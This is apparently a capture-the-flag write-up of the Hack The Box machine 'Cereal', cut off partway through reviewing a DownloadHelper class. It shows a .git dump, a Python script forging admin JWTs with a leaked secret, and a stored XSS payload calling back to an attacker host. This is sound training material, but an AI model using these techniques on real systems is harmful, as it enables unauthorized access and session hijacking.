
HackTheBox: Cereal
This box is rated hard difficulty on HTB. It involves us finding a subdomain with an exposed code repository, leading us to forge a valid JWT with a secret key found in enumeration to get initial access to the site. From there we analyze the source code, resulting in us chaining XSS and Deserialization vulnerabilities in order to upload a reverse shell to the site. Once on the machine, we port forward an internal web server using GraphQL which is prone to SSRF and abuse it alongside SeImpersonate to escalate privileges to SYSTEM.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields no results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
└─$ sudo nmap -p22,80,443 -sCV 10.129.29.182 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 01:49 -0400
Nmap scan report for 10.129.29.182
Host is up (0.053s latency).

PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 08:8e:fe:04:8c:ad:6f:df:88:c7:f3:9a:c5:da:6d:ac (RSA)
|   256 fb:f5:7b:a1:68:07:c0:7b:73:d2:ad:33:df:0a:fc:ac (ECDSA)
|_  256 cc:0e:70:ec:33:42:59:78:31:c0:4e:c2:a5:c9:0e:1e (ED25519)
80/tcp  open  http       Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://10.129.29.182/
|_http-server-header: Microsoft-IIS/10.0
443/tcp open  ssl/https?
|_ssl-date: 2026-05-22T05:49:06+00:00; -1m15s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=cereal.htb
| Subject Alternative Name: DNS:cereal.htb, DNS:source.cereal.htb
| Not valid before: 2020-11-11T19:57:18
|_Not valid after:  2040-11-11T20:07:19
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1m15s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.65 seconds
There are just three ports open:
- SSH on port 22
- A Microsoft IIS web server on port 80
- HTTPS on port 443
Website Enumeration
Not a whole lot we can do with that version of OpenSSH without credentials, so I fire up Ffuf to search for subirectories and subdomains on the web servers. The SSL certificate is leaking a domain name of cereal.htb as well as an alternate subject name of source.cereal.htb, both of which I add to my /etc/hosts file.

Heading over to port 80 forces us to use HTTPS over on port 443, bringing us to a login panel after accepting the self-signed cert.
Capturing a POST request to this panel shows that we are sending JSON in the body data and the server’s response headers discloses something interesting. The X-Powered-By: Sugar header indicates that this web application is built with SugarCRM which is a cloud-based platform designed to help sales teams manage customer relationships. Note that this itself is not definitive and could also be a custom value.

This is good to keep in mind for any publicly known exploits later on, but without a version I’ll move on. Checking the form for any SQL Injection or forms of auth bypass all lead to a blank page.

Heading over to the source subdomain immediately throws a server error indicating that we are loading files from the C:\inetpub\source directory.
Exposed Git Repository
Curious as to why this subdomain was named source, I checked to see if there were any configuration files or a .git directory that we could access. A request to the ladder throws a 403 Forbidden which is promising.


If we navigate to a page that should not exist on the web server, we’re met with a 404 Not Found error instead, confirming the existence of a Git directory.

I’ll use a tool called Git-Dumper in order to download all exposed Git files to my local machine in hopes to uncover any secrets like credentials or keys. We can also install this with pipx on Debian systems since it’s environment is managed externally.
1
2
3
└─$ pipx install git-dumper

└─$ git-dumper http://source.cereal.htb/.git/ git

Displaying the logs made shows that the author made several changes over a few commits, one regarding security fixes stands out most.
1
2
3
└─$ cd git

└─$ git log

We can get the difference between the commits by supplying each hash in order.
1
└─$ git diff 8f2a1a88f15b9109e1f63e4e4551727bfb38eee5 7bd9533a2e01ec11dfa928bd491fe516477ed291
Forging JWT
This gives us some insight into a possible attack vector on the application. A more recent change was made to filter certain string such as objectdataprovider, windowsidentity, and system in database requests as a preventative measure for deserialization attacks. Below that, we can gather what was a hardcoded secret key that is used to create JWTs on the site.
Since we haven’t found anywhere to poke at the application for deserialization, I’ll use this key to forge an admin JWT for the site and login. We’ll find how the JWT is created inside of the /Services/UserServer.cs file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
public class UserService : IUserService
    {
         public User Authenticate(string username, string password)
        {
            using (var db = new CerealContext())
            {
                var user = db.Users.Where(x => x.Username == username && x.Password == password).SingleOrDefault();

                // return null if user not found
                if (user == null)
                    return null;

                // authentication successful so generate jwt token
                var tokenHandler = new JwtSecurityTokenHandler();
                var key = Encoding.ASCII.GetBytes("****");
                var tokenDescriptor = new SecurityTokenDescriptor
                {
                    Subject = new ClaimsIdentity(new Claim[]
                    {
                        new Claim(ClaimTypes.Name, user.UserId.ToString())
                    }),
                    Expires = DateTime.UtcNow.AddDays(7),
                    SigningCredentials = new SigningCredentials(new SymmetricSecurityKey(key), SecurityAlgorithms.HmacSha256Signature)
                };
                var token = tokenHandler.CreateToken(tokenDescriptor);
                user.Token = tokenHandler.WriteToken(token);

                return user.WithoutPassword();
            }
        }
    }
The code will look for a username/password and return null if none are found. However if they are, it will create a JWT with the UserID as the name using the HMACSHA256 algorithm to sign it along with the previously found key.
Logically we’d like our fabricated JWT to be as similar to the site’s code as possible, so I’ll open up the UserServer.cs file in an IDE.

After resolving a few easy issues by installing missing packages, we can run the code and see what a valid JWT looks like. Decoding it with jwt.io shows the structure to replicate.
1
2
3
4
5
6
{
  "unique_name": "1234",
  "nbf": 1779451486,
  "exp": 1780056286,
  "iat": 1779451486
}
We can create a simple python script to forge new ones whenever we would like. Note that the original code has them expire after seven days but this really shouldn’t be a problem. We’ll also be able to get away with just using the name and expiry fields as a method to shorten it.
1
2
3
4
5
#!/usr/bin/env
import jwt
from datetime import datetime, timedelta

print(jwt.encode({'name': "1", "exp": datetime.utcnow() + timedelta(days=7)}, 'secretlhfIH&FY*#oysuflkhskjfhefesf', algorithm="HS256"))


This gives us a token to place into our browser’s local storage via the developer tools section. We must make a new key/value pair and name it currentUser, then refresh the page.
1
2
3
4
5
#Key
currentUser

#Value
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiMSIsImV4cCI6MTc4MDAzODczNH0.iYPKdOMyUqvY4slGv-anW52J9RAA_gyrhRDjOPS7XKI"}
Web Exploitation
Code Review
With access to the dashboard, we’re able to make requests to the server by sending JSON data in a POST request.

Looking at these headers shows a rate limiting function that allows six requests within a five minute time frame, stopping any subsequent requests after it has been reached.

Reading through the source code behind this in /Controllers/RequestsController.cs reveals what the server’s doing to our input. Whenever we make a POST request to the site, it is handled with the Create function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[...]
[HttpPost]
        public IActionResult Create([FromBody]Request request)
        {
            using (var db = new CerealContext())
            {
                try
                {
                    db.Add(request);
                    db.SaveChanges();
                } catch {
                    return BadRequest(new { message = "Invalid request" });
                }
            }

            return Ok(new { message = "Great cereal request!", id = request.RequestId});
        }
[...]
Importantly, our data gets saved to the DB without any changes made to it. Next is the [HttpGet("{id}")] part, which will GET requests to URLs such as /requests/1234. First it will perform the check with the added filter seen in the prior git commit, filtering any bad strings. Then it grabs data from the DB from our ID and calls JsonConvert.DeserializeObject on it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[...]
[Authorize(Policy = "RestrictIP")]
[HttpGet("{id}")]
public IActionResult Get(int id)
        {
            using (var db = new CerealContext())
            {
                string json = db.Requests.Where(x => x.RequestId == id).SingleOrDefault().JSON;
                // Filter to prevent deserialization attacks mentioned here: https://github.com/pwntester/ysoserial.net/tree/master/ysoserial
                if (json.ToLower().Contains("objectdataprovider") || json.ToLower().Contains("windowsidentity") || json.ToLower().Contains("system"))
                {
                    return BadRequest(new { message = "The cereal police have been dispatched." });
                }
                var cereal = JsonConvert.DeserializeObject(json, new JsonSerializerSettings
                {
                    TypeNameHandling = TypeNameHandling.Auto
                });
                return Ok(cereal.ToString());
            }
        }
[...]
This means that if we can get malicious data to be stored in the DB, it’s possible to have the site deserialize it. The main things we need to worry about are the rate limiting and the filter on bad strings before deserialization happens.
There is also a function to check if an IP is whitelisted in IPAddressHandler.cs .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
protected override Task HandleRequirementAsync(AuthorizationHandlerContext context, IPRequirement requirement)
{
    var httpContext = httpContextAccessor.HttpContext;
    var ipAddress = httpContext.Connection.RemoteIpAddress;

    Console.WriteLine("IP: "+ipAddress);
    List<string> whiteListIPList = requirement.Whitelist;
    var isInwhiteListIPList = whiteListIPList
        .Where(a => IPAddress.Parse(a)
               .Equals(ipAddress))
        .Any();
    if (isInwhiteListIPList)
    {
        Console.WriteLine("SUCCESS");
        context.Succeed(requirement);
    }
    return Task.CompletedTask;
}
We can find the whitelist in appsettings.json which basically means that any function with RestrictIP must come from localhost.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
"AllowedHosts": "*",
  "ApplicationOptions": {
    "Whitelist": [ "127.0.0.1", "::1" ]
  },
  "IpRateLimiting": {
    "EnableEndpointRateLimiting": true,
    "StackBlockedRequests": false,
    "RealIpHeader": "X-Real-IP",
    "ClientIdHeader": "X-ClientId",
    "HttpStatusCode": 429,
    "IpWhitelist": [ "127.0.0.1", "::1" ],
    "EndpointWhitelist": [],
    "ClientWhitelist": [],
    "GeneralRules": [
      {
        "Endpoint": "post:/requests",
        "Period": "5m",
        "Limit": 2
      },
      {
        "Endpoint": "*",
        "Period": "5m",
        "Limit": 150
      }
    ]
  }
Cross-Site Scripting
A bit more time digging through the source code and using the developer tool’s debugger led me to discovering an XSS vulnerability in an Admin page.

This page calls requestService.getCerealRequests(), storing the result in the page state.
1
2
3
4
5
6
7
8
9
10
11
12
class AdminPage extends React.Component {
    constructor(props) {
        super(props);

        this.state = {
            requests: null,
        };
    }

    componentDidMount() {
        requestService.getCerealRequests().then(requests => this.setState({ requests }));
    }
Looking in the _services/request.service.js file shows that it makes a GET request to /requests, which happens to grab all requests from the DB.
1
2
3
4
5
6
7
function getCerealRequests() {
    const requestOptions = {
        method: 'GET',
        headers: authHeader()
    };
    return fetch('/requests', requestOptions).then(handleResponse);
}
The Admin page renders that state and then deserializes it.
1
2
3
4
5
6
7
8
render() {
        try {
            let requestData;
            try {
                requestData = JSON.parse(this.props.request.json);
            } catch (e) {
                requestData = null;
            }
We aren’t able to access the Admin page due to all the IP whitelisting, but digging deeper into it shows that every request is passed into a RequestCard object.
1
2
3
4
5
6
7
8
9
10
11
12
13
<div className="card card-body bg-light">
    <h3>Current cereal requests:</h3>
    {requests &&
        <Accordion>
        {requests.map(request =>
            <>
                <RequestCard request={request}/>
                <br />
            </>
        )}
        </Accordion>
    }
</div>
This is defined a bit below and it looks like it’s grabbing all cereal requests and passing the title of each into the function that’s vulnerable.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<Card>
    <Card.Header>
        <Accordion.Toggle as={Button} variant="link" eventKey={this.props.request.requestId} name="expand" id={this.props.request.requestId}>
            {requestData && requestData.title && typeof requestData.title == 'string' &&
            <MarkdownPreview markedOptions= value={requestData.title} />
            }
        </Accordion.Toggle>
    </Card.Header>
    <Accordion.Collapse eventKey={this.props.request.requestId}>
        <div>
            {requestData &&
            <Card.Body>
                Description:{requestData.description}
                <br />
                Color:{requestData.color}
                <br />
                Flavor:{requestData.flavor}
            </Card.Body>
            }
        </div>
    </Accordion.Collapse>
</Card>
So, if we can supply JavaScript to the title field in one of our requests, it will eventually get loaded by someone viewing the Admin page resulting in XSS.
Attempting to get a hit back to my web server from this was very difficult since special characters seem to keep breaking everything. I ended up cheating a bit here and grabbing a payload from another writeup to be sure this was an intended route which resulted in the following to work:
1
[XSS](javascript: document.write%28%27<img src=%22http://10.10.14.15/test.txt%22 />%27%29)
Thanks 0xdf :)

File Upload Helper
Now that we know there really is someone hitting that Admin page, we can move to exploiting this to get deserialization on the server. Another pass at the code shows something interesting. The DownloadHelper function within DownloadHelper.cs eventually grabs a file from a URL and saves it at FilePath.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
public class DownloadHelper
{
    private String _URL;
    private String _FilePath;
    public String URL
    {
        get { return _URL; }
        set
        {
            _URL = value;
            Download();
        }
    }
    public String FilePath
    {
        get { return _FilePath; }
        set
        {
            _FilePath = value;
            Download();
        }
    }

    //https://stackoverflow.com/a/14826068
    public static string ReplaceLastOccurrence(string Source, string Find, string Replace)
    {
        int place = Source.LastIndexOf(Find);

        if (place == -1)
            return Source;

        string result = Source.Remove(place, Find.Length).Insert(place, Replace);
        return result;
    }

    private void Download()
    {
        using (WebClient wc = new WebClient())
        {
            if (!string.IsNullOrEmpty(_URL) && !string.IsNullOrEmpty(_FilePath))
            {
